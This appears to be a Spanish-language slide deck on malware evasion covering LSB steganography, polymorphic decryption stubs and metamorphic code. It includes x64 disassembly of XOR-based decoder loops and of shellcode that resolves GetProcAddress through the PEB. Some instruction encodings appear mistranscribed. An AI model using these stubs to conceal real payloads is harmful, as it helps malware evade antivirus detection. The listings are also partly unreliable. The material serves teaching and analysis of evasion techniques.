
# LSB / Steganography

- Usando para ocultar *payloads* en imágenes
- Se aplica algún tipo de encoding o encriptación.
- Tamaño del *payload* debe ser menor al tamaño de la imagen.



# LSB / Steganography





Fuente: <https://www.bleepingcomputer.com/news/security/oceanlotus-apt-uses-steganography-to-load-backdoors/>





# Polymorphic & Metamorphic Algorithms

- Polimórfico:
  - Encriptación(AES, RC4, etc)
  - Un stub estático que permite desencriptar
- Metamórfico:
  - Cambio de lógica (saltos /jmp/call)
  - Cambio de registros, constantes, etc
- Implementación:
  - En tiempo de ejecución
  - Al generar el *payload*



# Polymorphic

```
6644:8B63 07    mov r12w,word ptr ds:[rbx+7]
49:01DC        add r12,rbx
6644:8B43 09    mov r8w,word ptr ds:[rbx+9]
49:01D8        add r8,rbx
8B53 03       mov edx,dword ptr ds:[rbx+3]
52           push rdx
6741:8B1424    mov edx,dword ptr ds:[r12d]
C1CA 05       ror edx,5
0FCA        bswap edx
6741:891424    mov dword ptr ds:[r12d],edx
5A          pop rdx
41:311424    xor dword ptr ds:[r12],edx
52          push rdx
48:31D2      xor rdx,rdx
6741:8B1424    mov edx,dword ptr ds:[r12d]
0FCA        bswap edx
6741:891424    mov dword ptr ds:[r12d],edx
5A          pop rdx
49:83C4 04    add r12,4
4D:39C4      cmp r12,r8
7E D1       jle 1A0044
```

```
90          nop
6641:8B58 07    mov bx,word ptr ds:[r8+7]
4C:01C3      add rbx,r8
6641:8B40 09    mov ax,word ptr ds:[r8+9]
4C:01C0      add rax,r8
41:8B50 03    mov edx,dword ptr ds:[r8+3]
3113        xor dword ptr ds:[rbx],edx
52          push rdx
67:8B13      mov edx,dword ptr ds:[ebx]
C1CA 04       ror edx,4
0FCA        bswap edx
67:8913      mov dword ptr ds:[ebx],edx
5A          pop rdx
52          push rdx
48:31D2      xor rdx,rdx
67:8B13      mov edx,dword ptr ds:[ebx]
0FCA        bswap edx
67:8913      mov dword ptr ds:[ebx],edx
5A          pop rdx
48:83C3 04    add rbx,4
48:39C3      cmp rbx,rax
7E DB       jle 1A0046
90          nop
```



# Metamorphic

|                  |                      |                                    |
|------------------|----------------------|------------------------------------|
| 0000023AEAD20062 | 90                   | nop                                |
| 0000023AEAD20063 | 90                   | nop                                |
| 0000023AEAD20064 | 48:895C24 10         | mov qword ptr ss:[rsp+10],rbx      |
| 0000023AEAD20069 | 48:897424 18         | mov qword ptr ss:[rsp+18],rsi      |
| 0000023AEAD2006E | 48:897C24 20         | mov qword ptr ss:[rsp+20],rdi      |
| 0000023AEAD20073 | 55                   | push rbp                           |
| 0000023AEAD20074 | 48:88EC              | mov rbp,rbp                        |
| 0000023AEAD20077 | 48:83EC 40           | sub rsp,40                         |
| 0000023AEAD20078 | 6548:880425 60000000 | mov rax,qword ptr gs:[60]          |
| 0000023AEAD20084 | 45:33C9              | xor r9d,r9d                        |
| 0000023AEAD20087 | C745 F0 47657450     | mov dword ptr ss:[rbp-10],50746547 |
| 0000023AEAD2008E | C745 F4 726F6341     | mov dword ptr ss:[rbp-C],41636F72  |
| 0000023AEAD20095 | C745 F8 64647265     | mov dword ptr ss:[rbp-8],65726464  |
| 0000023AEAD2009C | 48:8848 18           | mov rcx,qword ptr ds:[rax+18]      |
| 0000023AEAD200A0 | 66:C745 FC 7373      | mov word ptr ss:[rbp-4],7373       |
| 0000023AEAD200A6 | C645 FE 00           | mov byte ptr ss:[rbp-2],0          |
| 0000023AEAD200AA | 48:8841 20           | mov rax,qword ptr ds:[rcx+20]      |
| 0000023AEAD200AE | 48:8808              | mov rcx,qword ptr ds:[rax]         |
| 0000023AEAD200B1 | 48:8801              | mov rax,qword ptr ds:[rcx]         |
| 0000023AEAD200B4 | 4C:8858 20           | mov r11,qword ptr ds:[rax+20]      |
| 0000023AEAD200B8 | 49:6343 3C           | movsxd rax,dword ptr ds:[r11+3C]   |
| 0000023AEAD200BC | 42:888C18 88000000   | mov ecx,dword ptr ds:[rax+r11+88]  |
| 0000023AEAD200C4 | 49:03CB              | add rcx,r11                        |
| 0000023AEAD200C7 | 44:8851 20           | mov r10d,dword ptr ds:[rcx+20]     |
| 0000023AEAD200CB | 8B79 1C              | mov edi,dword ptr ds:[rcx+1C]      |
| 0000023AEAD200CE | 4D:03D3              | add r10,r11                        |
| 0000023AEAD200D1 | 8B71 24              | mov esi,dword ptr ds:[rcx+24]      |
| 0000023AEAD200D4 | 49:03FB              | add rdi,r11                        |
| 0000023AEAD200D7 | 8B59 14              | mov ebx,dword ptr ds:[rcx+14]      |
| 0000023AEAD200DA | 49:03F3              | add rsi,r11                        |
| 0000023AEAD200DD | 85DB                 | test ebx,ebx                       |
| 0000023AEAD200DF | 74 4A                | je 23AEAD2012B                     |
| 0000023AEAD200E1 | 0F1F00               | nop dword ptr ds:[rax],eax         |
| 0000023AEAD200E4 | 45:8802              | mov r8d,dword ptr ds:[r10]         |
| 0000023AEAD200E7 | 48:8D4D F0           | lea rcx,qword ptr ss:[rbp-10]      |
| 0000023AEAD200E8 | 4D:03C3              | add r8,r11                         |
| 0000023AEAD200EE | 41:0FB610            | movzx edx,byte ptr ds:[r8]         |
| 0000023AEAD200F2 | 84D2                 | test dl,dl                         |
| 0000023AEAD200F4 | 74 25                | je 23AEAD2011B                     |
| 0000023AEAD200F6 | 0FB6C2               | movzx eax,dl                       |
| 0000023AEAD200F9 | 48:8D4D F0           | lea rcx,qword ptr ss:[rbp-10]      |
| 0000023AEAD200FD | 48:8D55 F0           | lea rdx,qword ptr ss:[rbp-10]      |
| 0000023AEAD20101 | 4C:28C2              | sub r8,rdx                         |
| 0000023AEAD20104 | 0FB6D0               | movzx edx,al                       |
| 0000023AEAD20107 | 3A01                 | cmp al,byte ptr ds:[rcx]           |
| 0000023AEAD20109 | 75 10                | jne 23AEAD2011B                    |
| 0000023AEAD2010B | 41:0FB64408 01       | movzx eax,byte ptr ds:[r8+rcx+1]   |

push rdx  
mov rdx, qword ptr gs:[60]  
xchg rax, rdx  
pop rdx  
sub r9d, r9d

inc r8  
add r8, r11  
dec r8





**Gracias**